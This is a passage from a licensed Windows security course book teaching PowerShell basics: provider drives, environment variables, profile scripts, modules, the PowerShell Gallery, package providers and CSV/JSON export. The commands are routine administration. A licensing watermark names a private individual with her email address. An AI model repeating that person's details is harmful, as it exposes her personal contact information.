get-member -inputobject $output #Members of the array itself.
```

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

Drives and Environment Variables

"Drives" are more than just disk volumes:

- `Get-PSDrive`

On Your Computer:

- `dir hkcu:\`
- `cd cert:\localmachine\ca`
- `dir env:\`
- `$env:PATH`
- `$env:COMPUTERNAME`



Drives and Environment Variables

We all know that a hard drive "really" only has sectors, clusters, and partitions, but the operating system allows us to access the drive's contents by assigning a drive letter to each volume and a name to each folder and file. Hence, the operating system organizes filesystem data in a certain hierarchical way that is easy to understand and manipulate. Windows and UNIX then both come with tools that are designed around the easy manipulation of filesystems, which is better than forcing users to directly manipulate the sectors and clusters that "really" exist.

The important thing about a filesystem is that it is a hierarchical set of containers in which each container (directory) can contain discrete objects (files) or more sub containers (subdirectories). Because the structure is hierarchical, we can identify the path to the location where we currently are, change locations, drill down recursively from one container through all of its sub containers, and otherwise "move around" in that nested set of containers. And in each container, we can store useful items, like documents and programs. But notice that the registry is also a set of hierarchical containers (keys) that hold items (values) and sub containers (subkeys). And note that Active Directory is also a set of containers (organizational units) that holds items (users, computers, etc.) and other sub containers (sub-OUs). Can you recursively search the registry? Yes. Can you move a user from one OU to another in Active Directory? Easily.

So here's the Big Idea: Just as the operating system makes filesystems available to `CMD . EXE` as drives, folders, and files, why can't PowerShell make the registry, certificate stores, Active Directory, variable collections, SQL Server, and other hierarchical sets of containers with items inside them, including the regular filesystem itself, available as abstract "drives" with "containers" and "items"? Well, it can!

Try these commands (and remember that "dir" is an alias for the get-childitem cmdlet):

```
# Example: Drives.ps1
```

```
dir c:\
dir hklm:\
dir hkcu:\
dir variable:\
dir alias:\
dir cert:\
dir env:\
dir function:\
```

A "drive" is just the name of a top-level container that can hold named subcontainers, such as folders, keys, and organizational units. An "item" is just a non-container object of some type, such as a file, registry value, or user account. Your "location" in a set of nested containers determines how you access other containers and items, i.e., are those other things "above" you, "below" you, in the "current location", etc.? Very often, PowerShell makes the things you want to manage available to you as items in containers, with the top-level container named as a "drive".

A "provider" is a .NET assembly compiled as a DLL and loaded into PowerShell for the purpose of making the things you want to manage available as a drive. A PowerShell drive can be made available through resources other than providers too.

To see your currently installed providers and their corresponding drive names:

```
get-psprovider
```

To see your currently available drives:

```
get-psdrive
```

The standard PowerShell providers and drive names are:

Provider Name	Drive(s)	Description
Alias	alias:\	PowerShell aliases.
Environment	env:\	Environmental variables.
FileSystem	C:\, D:\, E:\, ...	Standard filesystems.
Function	function:\	PowerShell functions.
Registry	hklm:\, hkcu:\	Windows registry.
Variable	variable:\	PowerShell variables.
Certificate	cert:\	Digital certificate stores.

An important design goal of PowerShell is to have a single set of cmdlets that could be used with all or most providers. If both the filesystem and the registry can be viewed as a collection of items stored in various nested containers, why have different toolsets for the filesystem and the registry? PowerShell tries to avoid duplicating toolsets whenever possible or practical (but it's not always practical). And why have obscure or difficult-to-learn names for these tools? In PowerShell, most cmdlets follow a rational *verb-noun* naming standard, like "move-item" or "sort-object", with optional shorthand aliases for these as well.

Note: When listing your providers with `get-psprovider`, the "ShouldProcess" capability means that the `-confirm` switch can be used with associated cmdlets, while the "Filter" capability means the provider supports wildcard searches.

Cmdlets for moving around in drives of any type, from any provider, with full support for relative path addressing (using "." and "..") and tab completion:

- `get-location` (aliases: `gl`, `$pwd`)
- `set-location` (aliases: `sl`, `cd`, `chdir`)

```
get-location

$pwd

set-location hkcu:\software\microsoft\windows\

cd env:\

C:
```

Note: You might wonder why you can just enter "C:" instead of "set-location C:" to switch to the C: drive. It's because "C:" is actually the name of a built-in function that executes `set-location` for you (run `"dir function:\"` to see it).

Cmdlets for manipulating items in drive containers:

- `new-item` (alias: `ni`, but see also `mkdir`)
- `remove-item` (aliases: `ri`, `del`, `rm`, `rd`, `rmdir`)
- `move-item` (aliases: `mi`, `move`, `mv`)
- `copy-item` (aliases: `cp`, `copy`, `cp`)
- `rename-item` (aliases: `rni`, `rn`, `ren`)

```
# Example: Working_With_Items.ps1

new-item $home\somfile.txt -type file

new-item $home\somfolder -type directory
```



```
new-item hkcu:\software\somekey -type key
new-item hkcu:\software\somekey\somevalue -type value
del hkcu:\software\somekey\somevalue
ren hkcu:\software\somekey otherkey
```

Cmdlets for accessing the properties of an item or multiple items:

- get-item (alias: gi)
- get-childitem (aliases: gci, dir, ls)
- set-item (alias: si)
- clear-item (alias: ci)

```
get-item env:\systemroot
get-item function:\more
get-item c:\windows | get-member
get-childitem c:\windows\*.exe
get-childitem \\localhost\c$
dir cert:\currentuser\root
set-item variable:\fishtype -value "Trout!"
clear-item variable:\fishtype
```

Cmdlets for accessing an individual property of an item:

- get-itemproperty (alias: gp)
- set-itemproperty (alias: sp)
- clear-itemproperty (alias: clp)
- rename-itemproperty (alias: rnp)
- move-itemproperty (alias: mp)
- remove-itemproperty (alias: rp)
- copy-itemproperty (alias: cpp)

```
get-itemproperty $home | format-list *
get-itemproperty $home -name creationtime
set-itemproperty $home -name creationtime "4/18/2020"
```

Cmdlets specifically for working with strings and the contents of files:

- get-content (aliases: gc, type, cat)
- set-content (alias: sc)
- add-content (alias: ac)
- clear-content (alias: clc)

```
get-content $env:windir\inf\volsnap.inf
get-content variable:\home
get-content .\somefile.txt -wait          #Similar to 'TAIL.EXE -F'
get-service | set-content c:\services.txt
```

Creating New PowerShell Drives

You can use a provider to create a new "drive" rooted at a location of your choice. Using the new-psdrive cmdlet, you specify which built-in provider you want to use, the name of your new drive, and the path to the desired container or object that will be the top or "root" of that drive.

To map the "share:" drive to the "\\localhost\c\$" UNC network path:

```
new-psdrive -name share -psprovider filesystem
  -root \\localhost\c$
cd share:
```

Environment Variables

In a CMD shell, you can see all your environment variables by running the "set" command, and you can use a variable's contents, like %SYSTEMROOT%, by simply enclosing the variable's name in percentage signs. It's different in PowerShell.

In PowerShell, to see all your environment variables:

```
get-childitem env:\
dir env:\
```

To see a single variable whose name you know, like PATH or SYSTEMROOT:

```
$env:PATH
$env:SYSTEMROOT
```

Note: In both CMD and PowerShell, environment variables can be in uppercase or lowercase. Also, the backslash isn't necessary when manipulating environment variables, but it's been added for consistency with the other providers.

To create a new environment variable:

```
new-item env:\VERYABLE -value "Flash Gordon"
```

To change an environment variable that already exists:

```
set-item env:\VERYABLE -value "Wonder Woman"
```

To delete an environment variable:

```
remove-item env:\VERYABLE
```

To use an environment variable in a string you are constructing:

```
$x = "My user name is $env:USERNAME, and I'm free!"
```

If you try to use an environment variable in your scripts surrounded by just percentage sign characters, you'll get an error message. The variable name must be preceded by "\$env:" and should not include percentage signs or a backslash.

Environment Variable Changes Are Not Permanent

Similar to aliases, changes to environment variables do not persist from one PowerShell invocation to the next. If you exit PowerShell, all changes to these variables are lost. If you want to make permanent changes to environment variables, modify your PowerShell profile. PowerShell profiles will be discussed later.

Built-In PowerShell Variables

While not exactly environment variables, there are other variables built into PowerShell that you see very frequently. This seems as good a place as any to list them.

To see a list and description of the variables automatically created in PowerShell:

```
help about_automatic_variables
```

Some of the more commonly used automatic variables are the following:

- **\$?** -- Contains \$true if last operation succeeded, \$false otherwise.
- **\$_** -- Contains the current object in a pipeline.
- **\$args** -- Contains an array of the parameters passed to a function or script.

- **\$false** -- Contains the Boolean value of False ([Int] 0, or \$null).
- **\$home** -- Contains the user's home directory path.
- **\$input** -- Contains objects piped into a function, filter, or script.
- **\$lastexitcode** -- Contains the error code of the last Win32 executable execution.
- **\$matches** -- Contains matches to a regular expression search.
- **\$null** -- Contains nothing and cannot have contents.
- **\$psHOME** -- Contains the directory path where PowerShell is installed.
- **\$profile** -- Full path to your profile script.
- **\$OFS** -- Output Field Separator, used as the default delimiter when converting arrays to strings, and is a single space character by default.
- **\$true** -- Contains the Boolean value of True ([Int] 1, or -not \$null).

Your Profile Script(s)

Your own functions, aliases, and variables in memory are temporary; they don't survive the closing of the PowerShell host process.

\$Profile scripts run automatically at launch.

On Your Computer:

- `ise $Profile.CurrentUserAllHosts`

Your Profile Script(s)

Your own functions, aliases, variables in memory will exist only in the current session; hence, if you close PowerShell and open it again, these items are lost. By adding them to your profile, however, they can be reloaded every time you open PowerShell.

A PowerShell "profile" is a set of scripts that run automatically every time PowerShell is opened. None of these scripts exist by default, but they can be created. The paths to these scripts are contained in the properties of a special variable named "\$profile":

```
$profile | format-list * -force
```

The \$profile variable has the following properties, each of which contains a script path, and, if all of these scripts exist, this is also the order in which they are executed:

<code>\$profile.AllUsersAllHosts</code>	<code>#Run first.</code>
<code>\$profile.AllUsersCurrentHost</code>	<code>#Run second.</code>
<code>\$profile.CurrentUserAllHosts</code>	<code>#Run third.</code>
<code>\$profile.CurrentUserCurrentHost</code>	<code>#Run last.</code>

Note that the CurrentUserCurrentHost property is the default for the \$profile variable, so these two commands will produce the same output:

```
$profile.CurrentUserCurrentHost
```

`$profile`

The "AllUsers" part refers to scripts that would be run by any user who logs onto the computer and runs PowerShell. The "CurrentUser" part refers to scripts that apply only to the user currently logged on and will have a different path for each user. But what about "CurrentHost" and "AllHosts"? What is a PowerShell "host" anyway?

Strictly speaking, PowerShell is a script interpretation and execution engine, not a command shell; hence, this engine can be connected to graphical programs, text-oriented console programs, or programs that do not expose an interface to users at all. When you run `powershell.exe`, you are running a text-only console host process for the PowerShell engine. When you run `powershell_ise.exe` (perhaps using the "ise" alias), you are running a graphical Windows application, but this application can have multiple PowerShell engines hosted inside it.

Information about the hosting process for the PowerShell engine in front of you right now can be displayed by using the built-in `$host` variable:

```
$host
```

```
$host.UI.RawUI
```

Because the above profile scripts are run in a specific order, later scripts can override the changes made by the prior scripts. This permits administrators to define global defaults and allow certain users to override these defaults if necessary. As always, keep in mind that Group Policy can be used to create, delete, or overwrite any of these scripts.

Incidentally, it's easy to miss something when running the console PowerShell versus the graphical ISE: their profile scripts have slightly different names (look for "ISE_"):

```
# When running the console POWERSHELL.EXE:  
$profile.CurrentUserCurrentHost  
... \WindowsPowerShell\Microsoft.PowerShell_profile.ps1  
  
# When running the graphical POWERSHELL_ISE.EXE:  
$profile.CurrentUserCurrentHost  
... \WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
```

So, which profile script should you edit for your own personal use? Unless you want different settings for the console and the graphical ISE PowerShell hosts, it's easiest to just have one profile script for both hosts. In fact, you could have just one script, detect which host is executing it, then define different settings per host anyway. In other words, start by editing the `$profile.CurrentUserAllHosts` script, knowing that you can always change your mind later, perhaps after installing some new PowerShell host application. This is the script normally located here:

C:\Users*<YourName>*\Documents\WindowsPowerShell\profile.ps1

Hence, a quick way to create and edit your all-hosts profile script would be to run:

```
# Example: Edit-Profile.ps1

if (-not $(test-path $profile.CurrentUserAllHosts))
{
new-item -path $profile.CurrentUserAllHosts -itemtype file -force
}

PowerShell_ISE.exe $profile.CurrentUserAllHosts
```

The -force switch for the new-item cmdlet above will create the file, even if the folder path does not yet exist; it will create the necessary folders first in order to create the file.

Once your profile script exists, you can place any commands you wish into it. It is executed like any other PowerShell script when you open PowerShell, except that it is run automatically.

PowerShell Core

Note that PowerShell Core uses different profile scripts! Hence, the path that you get from \$profile.CurrentUserAllHosts in Windows PowerShell ISE is different than what you get on PowerShell Core. The paths are different, but you can often use two copies of the exact same script.

And the PowerShell Core profile scripts on Windows have different paths than the PowerShell Core profile paths on Linux or macOS too.

In general, avoid hard-coding the paths to any profile scripts into your other scripts. Try to use the \$profile variable to maximize portability and forward compatibility.

Functions, Cmdlets, and Modules

```
Get-Module -ListAvailable
```


```
Import-Module -Name AppLocker
```

```
Get-Command -Module AppLocker
```

```
# A module can be just a script with your functions:
```

```
Import-Module -Name .\MyScriptModule.psml
```

\$env:PSModulePath



SANS

SEC505 | Securing Windows

Functions, Cmdlets, and Modules

Functions and cmdlets are blocks of code that are each assigned an alias name. Functions and cmdlets are typically loaded from modules. Functions and cmdlets can be executed in the command shell and within scripts by name.

Functions

A function is a set of PowerShell script statements that have been assigned a name and that can accept zero or more parameters as input. You can use a function just like a cmdlet, including placing functions in the middle of a pipeline (if the function is designed for this). Some functions are built-in, whereas others will be loaded by you.

To see a list of the functions available in the current shell:

```
get-childitem function:\
dir function:\
```

As you can see from the list of functions, "help", "more", and even "C:" are all functions. What does the "C:" function do? It simply executes "Set-Location C:".

To see the contents of a function, such as the mkdir function:

```
get-content function:\mkdir
```

Note: How to write your own functions will be discussed later.

The function:\ drive is first in the search path for commands even though it is not listed in the \$env:PATH environment variable. To run a function, then, just enter the name of the function and hit Enter. PowerShell will look in the function:\ drive for a matching function name and execute the code defined inside that function.

Cmdlets

Another type of command that can be executed in PowerShell is a cmdlet (pronounced "command-let"). Get-Process is an example of a cmdlet. Most commands unique to PowerShell are either cmdlets or scripts/functions which run cmdlets. A cmdlet is almost always compiled into a .NET binary DLL. Think of a cmdlet as a compiled function, but it's not in the Function:\ drive; it's usually a DLL that is part of a module.

Modules

A "module" is one or more files that implement a set of cmdlets, functions, variables, aliases, provider drives, and other related resources. Modules are typically organized into folders, where the name of each folder is identical to the name of the module. In general, modules are a convenient way to organize code into manageable units.

The primary file in a module can be a PowerShell script (.psm1), a compiled binary (.dll), or a manifest file (.psd1). A manifest specifies all of that module's component files, such as .psm1 scripts, .dll binaries, XML type definitions (.ps1xml), graphics, videos, audio files, database files, etc.

At a minimum, a module that actually does something must be composed of at least one PowerShell script (.psm1) or at least one compiled binary (.dll).

A module folder can simply be copied to another computer in order to use that module. A module does not have to be "installed" like a standard Windows program, just copied into the appropriate parent folder. What folder is that?

To see the default folders where PowerShell searches for modules:

```
$env:PsModulePath  
  
$env:PsModulePath -Split ";" #To see the order more easily.
```

When looking for a module, PowerShell first looks in the user's own local profile directory, then afterwards in system-wide locations. This means that users do not have to be members of the local Administrators group in order to use or create modules of their own. Modifying a system-wide module does require administrative privileges though.

Modules can have unique GUIDs and version numbers in their .psd1 manifest files for the sake of version control and patch management, but this is not required. Module scripts and binaries can be digitally signed too.

Using Modules

When a module is imported or "loaded", the cmdlets, functions, aliases, provider drives, and variables exported from that module become available for use. One module can load another module in a parent-child relationship; the first module loaded in a chain of modules is called the "root module", while the other modules loaded by the root or other child modules are called "nested modules".

To see which parent or "root" modules are currently loaded:

```
# Example: Modules.ps1  
get-module
```

To see all currently loaded modules, including the nested modules:

```
get-module -all
```

To see which root modules are available for use, loaded or otherwise:

```
get-module -listavailable
```

To see all available root and nested modules, including their folder paths:

```
get-module -listavailable -all
```

To load or import a module to make its cmdlets and functions available for use:

```
import-module -name pki  
import-module -name netadapter  
import-module -name applocker  
import-module -name bitlocker
```

In PowerShell 3.0 and later, modules will normally be loaded as needed on the fly so that you do not have to import them explicitly first before using one of their cmdlets. Some modules may need to be explicitly loaded, though, if you try to access other resources related to those modules, e.g., a provider drive or global variable. It doesn't hurt to attempt to import modules that are already loaded; PowerShell won't reload the module again unless the `-force` switch is used.

A module can also be loaded by providing the full path to it:

```
import-module -name .\myscriptmodule.psml
```

```
import-module -name .\binarymodule.dll  
import-module -name .\manifest.psd1
```

To see the commands made available by a particular module:

```
get-command -module pki
```

How to create your own compiled or script-based modules is beyond the scope of this course, but many modules are available for free from PowerShell websites and blogs.

Dot-Sourcing Function Libraries (Deprecated Technique)

An older technique to load a function into PowerShell's function:\ drive is to "dot-source" the script containing that function. Dot-sourcing is a deprecated technique in that it still works, but importing modules is the recommended approach going forward.

Dot-sourcing a script executes the lines in it in the current scope just as though you had entered each line by hand. If the script only contains function definitions and no commands, the functions are simply copied to the function:\ drive without executing any of them. This is an alternative to importing a .PSM1 module script.

To dot-source a script containing functions you want to load into the function:\ drive:

```
. c:\folder\library.ps1  
. .\libraryscript.ps1  
. \\server\share\script.ps1
```


See the period at the beginning of each command above? As you can see, to dot-source a script is to execute a single period followed by one space character and then the path to the script. That's it. It's also customary, but not required, to put the word "library" somewhere in the name of a script that has only functions and no commands in it, e.g., "sqlserver.library.v.2.3.ps1".

Once dot-sourced, you'll see the functions loaded ("dir function:\") but only for the current session. If you close PowerShell and open a new one, the function script will have to be dot-sourced again. If you want the dot-sourced functions to be available in your shell every time, you can add them to your PowerShell profile script.

Overlapping Names When Dot-Sourcing

What happens when two scripts are dot-sourced and they both contain functions with the same names? The last script to be dot-sourced wins. The function drive cannot have multiple functions with the same names, so the last change made to a function is the change that sticks.

On the other hand, what if an alias, a function, a cmdlet, and a native command all have the same name, such as "Ping"? Which will be executed when "Ping" is entered? PowerShell follows a search procedure when the name of command is entered, where the first match to the name wins. When a command is entered, PowerShell searches for the command name in the following locations: 1) the Alias:\ drive, 2) the Function:\ drive, 3) the list of cmdlets currently loaded, and finally 4) the folders listed in the \$env:PATH environment variable. Hence, an alias named "Ping" would take precedence over a function named "Ping", which would take precedence over a cmdlet named "Ping", and the ping.exe binary itself would be selected last.



The screenshot shows the PowerShell Gallery website with the following statistics:

Unique Packages	Total package downloads	Total packages
4,143	270,472,101	24,113

Navigation links listed on the right side of the screenshot:

- Find-Module
- Install-Module
- Save-Module
- Get-InstalledModule
- Update-Module
- Uninstall-Module

The PowerShell Gallery

The main public repository of PowerShell modules and scripts is the PowerShell Gallery (www.PowerShellGallery.com). The PowerShell Gallery includes code from authors at Microsoft, third-party companies, and community volunteers. This site is sponsored and funded by Microsoft.

Many items in the PowerShell Gallery began life on GitHub and continue as open-source projects there (<https://github.com/PowerShell>). GitHub is where you can find some of the larger PowerShell projects. You can track these projects' version updates on GitHub and see discussions about known issues/bugs. If you want to live on the cutting edge or see what's coming over the horizon, then browse the GitHub PowerShell projects, but normally you'll just need to use the PowerShell Gallery.

The easiest way to find modules and scripts available in the PowerShell Gallery is to use the website (www.PowerShellGallery.com) and filter using search keywords.

You can also search the PowerShell Gallery from within PowerShell itself, and this might be faster anyway once you get the hang of it (especially if you are already familiar with running commands like "apt-cache search *keyword*" on Linux).

To list the available modules and scripts from the Gallery (requires internet access):

```
Find-Module  
Find-Script
```

To download and save a module or script for testing (including DSC modules):

```
Save-Module -Name SomeModule -Path C:\SomeLocalFolder
```

```
Save-Script -Name SomeScript -Path C:\SomeLocalFolder
```

The difference between "saving" a script or module versus "installing" a script or module is determined by the destination folder. A script or module in one of the default paths that PowerShell uses to find scripts or modules (see next few commands) is "installed", but a script or module in any other folder is merely "saved" there.

Also, if you install a script or module for machine-wide use, not just personal use, then you must be a member of the local Administrators group or otherwise have the necessary NTFS permissions to write to those special folders. Which folders? Here are some examples.

To download and save a **module** for your own **personal** use into \$env:USERPROFILE\Documents\WindowsPowerShell\Modules, which does not require Administrators membership:

```
Install-Module -Scope CurrentUser -Name SomeModule
```

To download and save a **script** for your own **personal** use into \$env:USERPROFILE\Documents\WindowsPowerShell\scripts, which does not require Administrators membership:

```
Install-Script -Scope CurrentUser -Name SomeScript
```

To download and save a **module** for **machine-wide** use into \$env:ProgramFiles\WindowsPowerShell\Modules, which does require Administrators membership:

```
Install-Module -Scope AllUsers -Name SomeModule
```

```
Install-Module -Name SomeModule
```

To download and save a **script** for **machine-wide** use into \$env:ProgramFiles\WindowsPowerShell\Scripts, which does require Administrators membership:

```
Install-Script -Scope AllUsers -Name SomeScript
```

```
Install-Script -Name SomeScript
```

To list all modules and scripts installed from the PowerShell Gallery using Install-Module or Install-Script:

```
Get-InstalledModule
```

```
Get-InstalledScript
```

To list just DSC modules and their DSC resources (as opposed to all modules):

```
Get-DscResource
```

To update all modules and scripts installed from the PowerShell Gallery using Install-Module or Install-Script in the past:

```
Update-Module
```

```
Update-Script
```

To update a specific module or script:

```
Update-Module -Name SomeModule
```

```
Update-Script -Name SomeScript
```

To uninstall a module or script that was installed from the PSGallery:

```
Uninstall-Module -Name SomeModule
```

```
Uninstall-Script -Name SomeScript
```

Overlapping Names (Again)

What if two modules are loaded and they both include a function with the exact same name, such as "Ping"? The modules are both changing the Function:\ drive, so the last module loaded wins. It's the same Function:\ drive as before, no matter how we are updating it.

If two modules are named "Module1" and "Module2", and they both export a function named "Ping", then the desired instance of the Ping function can be executed like this:

```
Module1\Ping
```

```
Module2\Ping
```

In PowerShell, namespaces are not explicitly used and there is no *Using* keyword like in other languages. The module name is the namespace and nested modules follow scoping rules as they search up through their parent modules up to the top-level (global) namespace. For more information about implicit namespaces and how overlapping names are handled, run the following:

```
get-help about_Command_Precedence
```

Install-Module -AcceptLicense

For legal reasons, some module authors require the use of the `-AcceptLicense` switch when using the `Install-Module`, `Save-Module`, or `Update-Module` cmdlets with their products in the PSGallery.

However, to use this switch, you must have version 1.5 or later of the `PowerShellGet` module, but that particular version is not installed in Windows PowerShell 5.1 or earlier.

```
Get-Module -Name PowerShellGet
```

Hence, in any script which installs, downloads, or updates modules from the PSGallery, first update the `PowerShellGet` module and then always use the `-AcceptLicense` switch even if the requested module does not require it. Why? Those module authors might change their minds tomorrow, so you might as well always use `-AcceptLicense`.

Note that using the `-Force` switch does not imply `-AcceptLicense`, but the `-Force` switch must also be used to avoid a manual confirmation prompt. What a pain...

```
Update-Module -Name PowerShellGet -Force #License not required  
Install-Module -Name SomeModule -Force -AcceptLicense  
Update-Module -Name SomeModule -Force -AcceptLicense  
Save-Module -Name SomeModule -Force -AcceptLicense -Path .\Folder
```

What Are Packages, NuGet, and Package Providers?

To use modules from the PowerShell Gallery, you do not have to know about the plumbing under the hood that makes finding, installing, updating, and uninstalling modules so easy. Hence, feel free to ignore this subsection of the manual.

The module named "PowerShellGet" is what provides the above commands for using modules and scripts from the PowerShell Gallery. Here is the list of those commands:

```
Get-Command -Module PowerShellGet
```

But these commands from the `PowerShellGet` module are just functions that wrap lower-level commands from another module named "PackageManagement":

```
Get-Command -Module PackageManagement
```


A "package" is a piece of software along with metadata that describes that software. Usually, a package is a single compressed archive that contains both the software and the metadata. A package might contain a script, module, DLL, or an entire application composed of many binaries. The metadata inside a package will normally include information like author, version number, and redistribution license. There are different types of packages from different sources. They don't all have the exact same internal file format. On Red Hat Linux, for example, you have RPM packages, and on Windows, MSI packages. RPM and MSI packages have the same purpose—wrapping up pieces of software and metadata into manageable units—but different internal formats.

PowerShell can install and manage packages not just from the PowerShell Gallery, but potentially from any network-accessible repository using any package format type whatsoever!

Because different package file types have different internal formats, PowerShell requires a different "provider" for each type. A package provider allows PowerShell to open, parse, understand, and use a particular package type. A package provider is normally a DLL, and PowerShell will load this DLL on the fly as necessary behind the scenes.

To see a list of current-installed package providers:

```
Get-PackageProvider | Select-Object Name,ProviderPath
```

Package files could be downloaded manually by clicking a hyperlink in a browser, but that is not much fun. We want a nice, short, memorable name for each online package repository that we'll regularly use and then associate that alias name with an HTTPS path and one of our installed package providers. This way, we can use a command to search a particular repository by its alias name; PowerShell will know what HTTPS web service to talk to, and PowerShell will know what provider DLL to use to handle any packages downloaded from that repository.

For example, we could associate the alias name "PSGallery" with the URL of the web interface to that repository and also associate that alias name with the provider that can understand the packages downloaded from that repository. In fact, "PowerShellGet" is the name of the provider associated with the "PSGallery" alias and its web service internet URL.

To see repository alias names and their associated URLs and package providers:

```
Get-PackageSource | Select-Object Name,Location,ProviderName
```

The combination of 1) the alias name for an online package repository, 2) a web service URL to that repository, and 3) a provider for the packages downloaded from that repository is called a "package source" in PowerShell. Two package sources you'll see a lot are named "PSGallery" and "nuget.org".

So, when people talk about "NuGet", that is shorthand for many things. "NuGet" is shorthand to refer to the package source named "nuget.org", the NuGet package provider (which is a DLL), the NuGet package file format, and the NuGet website (<https://www.nuget.org>). NuGet is very popular with developers who use Microsoft Visual Studio. You can search and install NuGet packages from within PowerShell too.

To search the NuGet repository for all packages whose name includes "*numerics*":

```
Find-Package -Source nuget.org -Name "*Numerics*"
```

To install the MathNet.Numerics package from NuGet into C:\SomeFolder:

```
Install-Package -Source nuget.org -Name "MathNet.Numerics"  
-Destination C:\SomeFolder -Force
```

The PackageManagement module includes other commands to otherwise manage package sources and providers; you are not stuck with just the sources and providers built in by default. When you use commands like Find-Package and Install-Package, you should specify the name of the package source, like PSGallery or nuget.org.

Finally, we now also see why the following two commands produce the same output. The first command is mostly just a convenient wrapper for running the second command:

```
Find-Module
```

```
Find-Package -Source PSGallery -Type Module
```

What Are Snap-Ins? (Deprecated)

PowerShell 1.0 did not support modules; it only supported snap-ins. A "snap-in" is a compiled DLL that had to be installed like a Windows program, i.e., it required special registry modifications. A snap-in DLL implements providers and/or cmdlets. Snap-ins are still supported for backward compatibility, but any new development should use modules instead.

To see the snap-ins loaded in the current shell:

```
# Example: SnapIns.ps1  
get-pssnapin | format-list *
```

To see which snap-in makes a given cmdlet available if the cmdlet is not from a module:

```
get-command get-process | format-list Name, DLL
```

It's possible to load more snap-ins as needed; for example, Dell has a great set of free cmdlets for Active Directory, formerly from Quest Software, that come in the form of a

set of snap-in DLLs. After running the setup program to install the snap-in DLL on your computer, its cmdlets can be made available for use.

To load the snap-in with the Dell/Quest cmdlets into your current shell:

```
add-pssnapin Quest.ActiveRoles.ADMangement
```

To see a list of all Dell/Quest cmdlets (they all have "QAD" in their names):

```
get-command Quest.ActiveRoles.ADMangement\*
```

If you want a snap-in or module loaded every time you open PowerShell, add the necessary commands to your profile script.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Today's Agenda

- 1. The Object-Oriented Command Shell**
- 2. Objects, Properties, Methods, and Arrays**
- 3. Flow Control: Conditional Testing and Loops**
- 4. Writing Your Own Functions and Scripts**

Today's Agenda

In the next section, we will get more experience running essential commands. These are cmdlets and functions you'll use in almost every script you write. We will also get more practice running scripts.

Exporting, Importing, and Converting Object Data

Export-CSV and Import-CSV

- Properties become column headers; objects are rows:

```
get-service | export-csv -path services.csv
$data = import-csv -path services.csv
# What is inside the $data array now? Text?
```

Export-CLIXML and Import-CLIXML

ConvertTo-JSON and ConvertFrom-JSON

SANS

SEC505 | Securing Windows

Exporting, Importing, and Converting Object Data

There are several cmdlets to export, import, and convert data to/from a variety of different data formats, such as XML, JSON, and HTML.

```
get-command -verb import
get-command -verb export
get-command -verb convert*
```

Export-CLIXML and Import-CLIXML

The export-clixml cmdlet will create an XML file containing the type name and all the properties of the objects piped into the cmdlet. The objects can later be recreated using import-clixml.

```
get-service | export-clixml -path services.xml
$objects = import-clixml -path services.xml
```

The export-clixml cmdlet supports an optional parameter named "-depth" to control how many object layers deep you wish to export, since a property of one object might itself be an entire object with its own properties, including another object, and so on. The -depth parameter can give us confidence that we are saving all the object data desired, even when there are complex nested objects. And when you have large amounts of XML data, such as a 100 GB XML log file, there is a special query language named "XPath" to

efficiently search that data and extract only what you need. You can also import data from an XML file and pipe those objects in where-object to perform searches. When in doubt, export data to XML.

Export-CSV and Import-CSV

Another cmdlet for exporting objects and their properties to a file is export-csv (alias: epcsv), which will create a comma-separated values (CSV) file. The objects can later be recreated using import-csv, but there is no -depth parameter (as with export-clicxml); hence, objects might not be exported with fidelity if they are too complex. On the other hand, CSV files can be directly opened in Excel without modification, are easy to import into databases, easy to edit by hand, and easy to modify by script or external tools.

Another advantage of CSV files is that when you import a CSV file, each row from the CSV file is imported as an object and the column headers from the file are used by PowerShell as property names. This makes using CSV files very convenient since you don't have to expend energy parsing the file, extracting fields, creating objects, assigning fields to variables, etc.

```
# Example: CSV.ps1

get-service | export-csv -path services.csv

$objects = import-csv -path services.csv

$objects | where-object {$_.status -eq 'Running'}
```

So, while XML has better object fidelity, CSV files are easier to work with and smaller; often, the properties you need to view and manipulate are simple strings and numbers; hence, you don't need the capabilities (or complexities) of XML.

When you have simple (non-nested) objects, when you need to keep the export file as small as possible, when you want to manipulate the data in a spreadsheet or using tools like sed/grep/awk, then export your data to CSV.

ConvertTo-Json and ConvertFrom-Json

A popular data format used with web applications is JavaScript Object Notation (JSON). JSON is halfway between XML and CSV in terms of complexity and features, but closer to XML than to CSV.

Similar to the import/export cmdlets just discussed, there are two cmdlets related to JSON: ConvertTo-Json and ConvertFrom-Json. Since these are "converter" cmdlets, you must explicitly save to and read from JSON files using other cmdlets, such as Out-File and Get-Content.

JSON files are just text files, so they might be saved with either the ".txt" or ".json" filename extensions, or both (like "filename.json.txt") to give your users a hint.

```
Get-Service | ConvertTo-Json | Out-File -FilePath services.json  
$object = Get-Content -Raw services.json | ConvertFrom-Json
```

Notice the use of the `-Raw` switch with `Get-Content` in the example above: the `-Raw` switch tells `Get-Content` to not try to parse the file into separate lines, but instead read the file byte for byte without parsing or interpretation. Always use the `-Raw` switch when reading a JSON text file. Unlike CSV files, a single object in a JSON file typically spans multiple lines, and the `ConvertFrom-Json` cmdlet expects one big string anyway.

The `ConvertTo-Json` cmdlet supports a `-Depth` switch just like `Export-CliXml`. This means that JSON files may contain complex, nested object data too. If your output seems to be missing information that you know should be there, make sure to capture enough layers of depth in your output.

